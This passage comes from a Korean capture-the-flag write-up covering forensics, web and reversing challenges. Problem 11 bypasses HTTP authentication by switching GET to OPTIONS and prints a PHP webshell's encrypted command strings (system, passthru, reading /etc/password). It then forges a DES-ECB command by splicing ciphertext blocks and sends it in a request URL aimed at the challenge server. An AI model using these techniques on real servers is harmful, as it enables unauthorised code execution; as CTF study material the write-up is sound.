
[그림 2] “Forensic Toolkit 1.81.6” 프로그램을 이용하여 인덱싱 후 Database 를 확인한 화면

인덱싱 후 찾고자 하는 내용들이 담긴 데이터베이스 파일을 확인한 경로들 입니다.


SMS : [root]/data/data/com.android.providers.telephony/databases/
메일 : [root]/data/data/com.android.email/databases/
웹서핑 기록 : [root]/data/data/com.android.browser/ databases/
전화번호부 : [root]/data/data/com.android.providers.contacts/databases/
사진첩 : [root]/dcim

[표 3] 찾고자 하는 데이터가 담긴 경로

이제 각각 내용을 확인해 보도록 하겠습니다. 확인에는 [SQLite Database Browser](#) 프로그램을 이용하여 확인하였습니다. 확인한 결과 특이한 내용은 없었으며 SMS에서 아래와 같이 두 개의 수상한 메시지를 확인하였습니다.



[그림 3] SMS Database 파일에서 확인한 수상한 메시지 첫번째




[그림 4] SMS Database 파일에서 확인한 수상한 메시지 두번째

첫 번째 내용을 확인하다 도저히 무슨 내용인지 몰라 두 번째 URL로 접속을 하였습니다. 접속하니 아래와 같은 이미지가 나타났습니다.



[그림 5] 축약 URL 접속 후 나타난 이미지

해당 이미지를 [구글 Picasa](#)를 통해 열어 구글 맵에서 위치를 확인하여 보았습니다.



[그림 6] 구글 Picasa를 통해 해당 이미지에 삽입된 GPS 정보로 확인한 위치

해당 위치는 코엑스 앞 이었습니다. 정답은 coex가 아닌 **zhdprtm**(코엑스) 였습니다.

Problem 10

주어진 14e10d570047667f904261e6d08f520f 파일의 포맷을 확인한 결과 ZIP 파일로 확인되었습니다.

```
C:\Users\WByJoon\Downloads\HolyShield\10>file 14e10d570047667f904261e6d08f520f
14e10d570047667f904261e6d08f520f: Zip archive data, at least v2.0 to extract
```

[표 1] 문제로 주어진 파일 포맷 확인

해당 파일의 압축을 풀어 다시 한번 포맷을 확인하여 보았습니다.

```
C:\Users\WByJoon\Downloads\HolyShield\10\14e10d570047667f904261e6d08f520f~>file
evidence
evidence: x86 boot sector, code offset 0x58, OEM-ID "RAMDSKXP", Media descriptor 0xf8, heads
64, hidden sectors 32, sectors 81888 (volumes > 32 MB) , FAT (32 bit), sectors/FAT 635, reserved3
0x800000, serial number 0x5ba7000, label: "RAMDiskXP "
```


[표 2] 압축 해제 후 나온 파일의 포맷을 확인한 화면

이전 문제와 마찬가지로 FAT 형식의 이미지 파일로 보입니다. 따라서 역시 마찬가지로 이전에 사용했던 "[AccessData FTK Imager](#)" 프로그램을 이용하여 마운트를 해보았습니다.

이번에는 폴더 구조가 Windows XP 시스템의 구조와 유사합니다. 포렌직 시 Windows 시스템일 경우 확인할 부분은 사용자 데이터가 들어 있는 Documents and Settings 이하 폴더일 것입니다.


해당 폴더를 확인하면 "x" 유저의 폴더가 존재하며 해당 폴더 이하에 "__Secret__" 이라는 폴더가 존재합니다. 이 폴더에는 This_is_clue.jpg 라는 동일한 파일이 존재하는데 복사를 하려 해도 복사가 되지 않습니다.

하지만 "AccessData FTK Imager" 프로그램을 이용하여 [File] - [Add All Attached Devices] 를 선택 후 아래 그림과 같이 확인을 하면 이미지를 정상적으로 확인할 수 있으며 Export도 가능합니다.



[그림 1] "AccessData FTK Imager" 프로그램을 이용하여 확인한 숨겨진 파일

Export 후 해당 파일을 살펴보니 데이터 마지막 쪽에 ZIP 파일이 삽입되어 있음을 확인하였습니다.



[그림 2] 파일 뒷부분에 삽입된 ZIP 파일

해당 데이터를 추출하여 ZIP 파일 생성 후 압축을 해제하여 보니 문서 포맷 형태의 파일이 나왔으며 내부에 JPG 이미지가 삽입되어 있음을 확인할 수 있었습니다.

해당 파일 포맷을 확인하면 MS Office 관련 파일이라고 나오나 어떤 파일인지 확인이 안되어 7zip을 이용하여 압축을 해제하여 나온 파일들에 대해 아래 코드를 이용하여 앞부분에 불필요한 데이터를 제거 후 JPG로 저장을 하였습니다.

```
#!/usr/bin/env python
import glob

list = glob.glob('*')

print list

for x in list:
    f1 = open(x, 'rb')
    data = f1.read()
    data = data[12:]
    f1.close()

    f2 = open('output-' + x + '.jpg', 'wb')
    f2.write(data)
    f2.close()
```

[표 3] 7zip을 통해 압축 해제 후 나온 데이터를 정상적인 JPG로 만드는 코드

위 코드를 이용하여 압축해제 된 파일을 정상적인 JPG로 파일로 만들어 파일명 순서대로 확인을 하면 아래와 같은 문자가 나오게 됩니다



[그림 3] 7zip으로 압축 해제 후 위 코드를 통해 만든 JPG 파일들

s2Gr3atLight 인데 인증이 되지 않아 아무래도 순서가 잘못된 것으로 보여 몇 번의 시도 끝에 **2Gr3atLights** 임을 확인하였습니다.

Problem 11

처음 접속 시 인증창이 나타나나 GET 요청을 OPTIONS로 변경하여 우회하여 접속할 수 있었습니다. 변경하여 접속하면 몇몇 파일들을 다운로드 할 수 있었는데 우선 cmd_encrypter.py 파일을 다운로드 하여 확인한 결과 "cmd_encrypter.py DESKEY StringToEncrypt" 형태로 실행되어 입력 값에 대해 암호화를 해주는 스크립트였습니다.

여기서 확인한 내용은 DESKEY가 8 Byte 그리고 입력값 역시 8Byte 여야 한다는 점입니다.

```
[root@ByJJoan 11]# ./cmd_encrypter.py 1234567 TESTTEST
```

```
Traceback (most recent call last):
```

```
File "./cmd_encrypter.py", line 50, in <module>
```

```
des = DES.new(desKey, DES.MODE_ECB)
```

```
ValueError: Key must be 8 bytes long, not 7
```

```
[root@ByJJoan 11]# ./cmd_encrypter.py 12345678 TESTTES
```

```
- original php code
```

```
Offset Dump
```

```
0x00000000 54 45 53 54 54 45 53
```

```
TESTTES
```

```
- encrypted code
```

```
Traceback (most recent call last):
```

```
File "./cmd_encrypter.py", line 56, in <module>
```

```
hexdump(des.encrypt(desStr))
```

```
ValueError: Input strings must be a multiple of 8 in length
```

```
[root@ByJJoan 11]# ./cmd_encrypter.py 12345678 TESTTEST
```

```
- original php code
```

```
Offset Dump
```

```
0x00000000 54 45 53 54 54 45 53 54
```

```
TESTTEST
```

```
- encrypted code
```

```
Offset Dump
```

```
0x00000000 82 ae 19 e3 7c c1 23 bc
```

```
....|.#.
```

```
- http encoded string
```

```
%82%ae%19%e3%7c%c1%23%bc
```

[표 1] cmd_encrypter.py 스크립트 인자에 따른 오류 화면 및 정상 동작 화면

그 외 추가로 받을 수 있는 파일 중 underthesea_backup.zip 파일이 있었는데 암호가 걸려 있었습니다. “Advanced ZIP Password Recovery” 툴을 이용하여 A-Z, a-z, 0-9, !@... 등에 대해 모두 입력값으로 설정하고 BruteForce 한 결과 아래와 같이 패스워드를 획득할 수 있었습니다.



[그림 1] AZPR 프로그램을 이용하여 “M-317” 암호를 찾은 화면

압축을 풀면 cmd_encrypter, underthesea 두 개의 파일이 나타납니다. 파일 내용을 확인해보면 “<!-- begin 644”로 시작하는데 이것은 Uuencode로 인코딩된 내용과 유사하여 uudecode로 디코딩 해봤지만 정상적으로 디코딩되지 않았습니다. 좀 더 확인한 결과 Xxencode로 인코딩됨을 확인할 수 있었습니다.

[참고 사이트]

<http://en.wikipedia.org/wiki/Xxencode>

<http://www.webutils.pl/XXencode>

위 참고 사이트에서 디코딩을 하여 보면 cmd_encrypter는 처음에 확인한 cmd_encrypter.py 파일이었으며 underthesea.php 웹shell 페이지의 소스였습니다. underthesea.php 파일을 살펴 본 결과 아래와 같은 메시지를 확인할 수 있었습니다.

```
# usage
$readmeifyoucan = <<<EOD
NTQzMDMxNDg0OTUzNDI1ODYxNDc0NjMw
NDk0NzQ2Nzk1QTUzNDIzNTYyMzM1NTY3
NUE0NzM5NzA2MjZENjMyRjQ5NDY2Qzc2
NjQ1MzQyNkE1OTU3MzQ2NzYyNkQzOTMw
NDk0ODRFNkM1QTUzNDI3MzYxNTc3NDZD
NDk0ODUyNkY2MTU4NEQ2OE==
EOD;
```

[표 2] underthesea.php 파일 중 일부 내용

Base64로 디코딩 후 ASCII 코드로 변환 후 다시 Base64로 디코딩 하면 "OMG! What are you doing? You can not see like this!" 라는 메시지가 나옵니다. 이렇게 읽으면 안 된다는 걸로 봐서는 저 변수를 읽어야 할 것으로 보입니다.

그 외에 아래쪽으로 소스를 더 살펴본 결과 흥미로운 주석이 있었습니다. 몇몇 명령어들에 대한 암호화된 데이터였는데 그것들을 정리한 내용은 아래와 같습니다.

```
"<? System W$_SERVER['MY_BACK_DOOR_PROGRAM'];//Dangerous! Remove This! ?>"
%0e%3a%7e%03%9f%3a%a0%17%aa%db%63%c4%5f%64%af%8e%6e%27%fb%50%00%fe%84%5
8%c4%2d%9d%1c%9a%2d%05%e4%6b%04%69%10%94%26%80%85%b9%55%5a%e6%a1%62%ee
%18%e7%35%4e%3b%30%13%4f%94%d2%8d%e6%88%91%bd%74%c0%44%99%dd%84%1b%92
%d1%40

"<? W$PassWordFile = 'cat%/etc/password'?>"
%ad%62%2a%79%24%79%00%6d%3b%8e%c3%70%e1%cf%cb%74%bd%7f%89%87%33%82%c8%
0f%ed%36%6d%0b%3f%0f%77%d4%97%0d%14%67%1e%42%0e%a9

"<? Passthru( W$_SERVER['REMOTE_ADDR'] )?>"
%d4%43%88%1e%23%f4%fe%fb%bf%6f%e3%93%5e%a3%d9%04%ac%9c%ec%4c%0c%6a%73%33
%f9%f6%ed%f3%3a%df%6f%fe%5e%0b%31%42%0c%c3%9d%ab

"<? W$fp = fopen('password'); ?> "
%70%7b%9b%34%a7%b5%89%47%4f%52%b1%98%d1%bc%3e%53%4d%a6%c7%db%e7%4f%1c%
68%f5%11%da%05%fd%d1%23%a1

"<? echo W$_POST['password'];/*/?>"
%bc%0b%ae%e3%46%76%36%e6%5e%34%8e%70%44%ed%11%55%4d%a6%c7%db%e7%4f%1c%
68%ef%36%4d%32%28%2c%99%cf
```

```
"print W$_HIDDENVARIABLE;"
```

```
%d4%1f%a5%ba%0d%3f%0d%bd%6f%da%57%7b%4d%c1%de%90%43%cc%19%f5%fa%97%50%b5
```

```
"<?echo W$_GET['shell'];?>"
```

```
%98%94%66%08%19%16%3a%cc%44%d9%a4%f7%e0%88%95%a6%68%cc%a0%9c%bd%ab%c4%2d
```

```
"print W$_POST['passwd']; "
```

```
%ae%99%59%14%37%e8%14%d0%59%65%dd%6e%36%52%a1%71%5b%7e%25%93%c9%41%b4%f5
```

```
"print 'WORKS:);"
```

```
%27%4d%62%03%de%f3%78%5e%76%73%c1%50%80%01%cc%4a
```

```
"print_r (W$_GET);"
```

```
%53%f6%ed%ee%3f%8b%d1%4d%88%67%a5%01%30%b8%dd%d0
```

[표 3] 주석으로 처리 된 몇몇 Command에 대한 암호화 된 데이터

위 내용과 같이 몇몇 명령어에 대해 미리 암호화 해놓은 데이터를 주석으로 주어졌습니다. 저 명령어들에 대한 암호문을 입력하면 정상적으로 동작함을 확인하였습니다. 이제 저 명령어들을 이용하여 아까 확인했던 \$readmeifyoucan 변수를 읽어야 합니다.

위 명령어 만으로는 읽을 수 없기에 명령어를 만들 필요가 있었습니다. 우선 시험 삼아 "<?echo W\$_GET['shell'];?>" 명령어에 해당하는 값을 뒤에서부터 8 Byte, 앞에서부터 8 Byte씩 지운 후 (cmd_encrypter.py 프로그램 실행 시 인자로 키 및 평문을 8 Byte 씩 입력해야 했기에...) 실행을 하면 "_GET['sh" 가 나타남을 확인하였습니다.

```
[+] Input data (Encrypted string)..  
#x44#xd9#a4#xf7#xe0#x88#x95#a6  
  
[+] Decrypted string..  
#x5f#x47#x45#x54#x5b#x27#x73#x68  
_GET['sh  
  
[+] Execute..
```

[그림 2] %44%d9%a4%f7%e0%88%95%a6를 입력 후 나온 결과

이와 같은 방법으로 우리가 원하는 명령어를 만들도록 조합을 해보면 아래와 같습니다.

%d4%1f%a5%ba%0d%3f%0d%bd - print \$\$

```
[+] Input data (Encrypted string)..  
#xd4#x1f#a5#xba#x0d#x3f#x0d#xbd  
  
[+] Decrypted string..  
#x70#x72#x69#x6e#x74#x20#x24#x24  
print $$  
  
[+] Execute..
```

%44%d9%a4%f7%e0%88%95%a6 - _GET['sh

```
[+] Input data (Encrypted string)..  
#x44#xd9#a4#xf7#xe0#x88#x95#a6  
  
[+] Decrypted string..  
#x5f#x47#x45#x54#x5b#x27#x73#x68  
_GET['sh  
  
[+] Execute..
```

**%b9%55%5a%e6%a1%62%ee%18%e7%35%4e%3b%30%13%4f%94%d2%8d%e6%88%91%bd
%74%c0%44%99%dd%84%1b%92%d1%40 - '];//Dangerous! Remove This! ?>**

```
[+] Input data (Encrypted string)..  
#xb9#x55#x5a#xe6#a1#x62#xee#x18#xe7#x35#x4e#x3b#x30#x13#x74#xc0#x44#x99#xdd#x84#x1b#x92#xd1#x40  
  
[+] Decrypted string..  
#x27#x5d#x3b#x2f#x2f#x44#x61#x6e#x67#x65#x72#x6f#x75#x73#x68  
'];//Dangerous! Remove This! ?>  
  
[+] Execute..
```

[표 4] 암호화 된 데이터를 8 Byte씩 삭제하여 만들어 낸 새로운 Command

이제 위에서 만든 명령어를 합쳐 아래와 같이 만들어 sh 변수에 readmeifyoucan 넣어 아래와 같이 요청을 하면 답을 획득할 수 있습니다.


[조합한 명령어]

```
%d4%1f%a5%ba%0d%3f%0d%bd%44%d9%a4%f7%e0%88%95%a6%b9%55%5a%e6%a1%62%ee%18%e7%35%4e%3b%30%13%4f%94%d2%8d%e6%88%91%bd%74%c0%44%99%dd%84%1b%92%d1%40 - print $$_GET['sh'];//Dangerous! Remove This! ?>
```

[요청 URL]

http://203.229.201.198:30080/underthesea/underthesea.php?shell=%d4%1f%a5%ba%0d%3f%0d%bd%44%d9%a4%f7%e0%88%95%a6%b9%55%5a%e6%a1%62%ee%18%e7%35%4e%3b%30%13%4f%94%d2%8d%e6%88%91%bd%74%c0%44%99%dd%84%1b%92%d1%40&submit=interpret&sh=readmeifyoucan

[확인한 결과]



```
[+] Input data (Encrypted string)..
\xd4\x1f\xa5\xba\x0d\x3f\x0d\xbd\x44\xd9\xa4\xf7\xe0\x88\x95\xa6\xb9\x55\x5a\xe6\xa1\x62\xee\x18\xe7\x35\x4e\x3b\x30\x13\x4f\x94\xd2\x8d\xe6\x88\x91\xbd\x74\xc0\x44\x99\xdd\x84\x1b\x92\xd1\x40&submit=interpret&sh=readmeifyoucan

[+] Decrypted string..
\x70\x72\x69\x6e\x74\x20\x24\x24\x5f\x47\x45\x54\x5b\x27\x73\x68\x
print $$_GET['sh'];//Dangerous! Remove This! ?>

[+] Execute..

      Congratulations !!
      DES in ECB Mode is vulnerable!
      You can re-create the encrypted string without DES key
      by re-assembling encrypted blocks.

      Password is '-_- meo im ma'
```

[표 5] 정답 확인한 화면

정답은 **-_- meo im ma** 입니다.

Problem 12

12번은 User ID와 Password를 입력하는 프로그램입니다. 먼저 Login과 Exit 컨트롤의 메시지 핸들러 주소는 다음과 같습니다.

Login: **0x00401520**

Exit: **0x00401710**

[표 1] Login 및 Exit 컨트롤의 메시지 핸들러 주소

0x00401520은 다음과 같은 동작을 합니다

1. User ID의 입력 값이 15바이트, Password는 20바이트 인지 비교해서
2. 조건을 충족하면 malloc으로 메모리를 할당하고
3. 특정 문자열(0x00442928)을 이 주소로 옮겨 넣은 후에
4. 어떤 값과 XOR 후에 할당 받은 메모리를 해제(Free 호출)

여기서 어떤 값을 결정하는 부분은 다음과 같습니다

.text:00401858	call	sub_402180
.text:0040185D	imul	eax, 0Ah
.text:00401860	add	eax, 2

[그림 1] 어떤값을 결정하는 코드

입력 받은 User ID 값의 길이에 0xA(10)을 곱하고 2를 더하는 걸 볼 수 있습니다. 0x00401710은 문자열 체크하는 부분이 없고 XOR 하는 문자열의 주소(0x004428c8)가 다른 것 외에는 크게 다른 점이 없습니다. 프로그램 상에서 일일이 입력 값을 바꿔가면서 테스트 하는 것이 번거로워서 Python 을 이용하여 돌려보았습니다.

실행한 결과 아래와 같이 0x004428C8에서 입력 값이 20바이트 일 때 ALZ로 시작하는 값이 나오는 걸 볼 수 있습니다. 알집 파일이 아닌가 싶어 파일로 저장을 해봤습니다. 사용한 스크립트는 다음과 같습니다.

19	KFPo
20	ALZ

[그림 2] 0x004428C8에서 입력 값이 20바이트 일 때 ALZ를 확인

```
s1 = "53 5E 48 13 18 12 12 12 50 5E 48 13 19 12 32 68 " + W
    "A1 7A 2F 03 12 10 12 1F D4 4C 50 35 37 46 7A 23 " + W
    "61 4D 23 61 3C 66 6A 66 39 5A 3E 3C 3C DD 3D 58 " + W
    "43 DA 3E 44 22 20 22 26 9A 65 DC 1A 20 3E 1C DB " + W
    "5F 3E 9C E5 22 DA 5F 9F 65 DE 23 DA 59 17 12 51 " + W
    "5E 48 13 12 12 12 12 12 12 12 51 5E 48 10 00"
s2 = "8B 86 90 CB C0 CA CA CA 88 86 90 CB C1 CA EA B0 " + W
    "79 A2 F7 DB CA C8 CA C7 0C 94 88 ED EF 9E A2 FB " + W
    "B9 95 FB B9 E4 BE B2 BE E1 82 E6 E4 E4 05 E5 80 " + W
    "9B 02 E6 9C FA F8 FA FE 42 BD 04 C2 F8 E6 C4 03 " + W
    "87 E6 44 3D FA 02 87 47 BD 06 FB 02 81 CF CA 89 " + W
    "86 90 CB CA CA CA CA CA CA CA CA 89 86 90 C8 00"
```

```

arr1 = s1.split(" ")
arr2 = s2.split(" ")
length = len(arr1)

flag = 0
i = 0

while True:
    result1 = []
    result2 = []
    count = 0

    if flag == 0:
        if i == 0:
            print "[+]-----[+]"
            print "[+] XOR (0x00442928) in Login message handler start! [+]"
            print "[+]-----[+]"
        for x in arr1:
            if count == length-1:
                result1.append(chr(int(x,16)))
            else:
                result1.append(chr(int(x,16)^((i*10)+2)))
            count +=1
        tmp1 = ''.join(result1)
        # print "%d"%i, " "+tmp1+"\n"
        i += 1

        if (i*10)+2 > 255:
            flag = 1
            i = 0
        else:
            if i == 0:
                print "[+]-----[+]"
                print "[+] XOR (0x004428C8) in Exit Message Handler start! [+]"
                print "[+]-----[+]"
            for y in arr2:
                if count == length-1:
                    result2.append(chr(int(y,16)))

```



```


else:
    result2.append(chr(int(y,16)^((i*10)+2)))
    count += 1
tmp2 = ''.join(result2)
#    print "%d"%i,"  "+tmp2+"\n"
if i == 20:
    f = open("result.alz","wb")
    f.write(tmp2)
    f.close()
    i += 1

if (i*10)+2 > 255:
    break

```

[표 2] 풀이에 사용한 Python 스크립트

뽑아낸 압축 파일을 알집으로 열어보니 복구모드로 패스워드를 요구합니다.


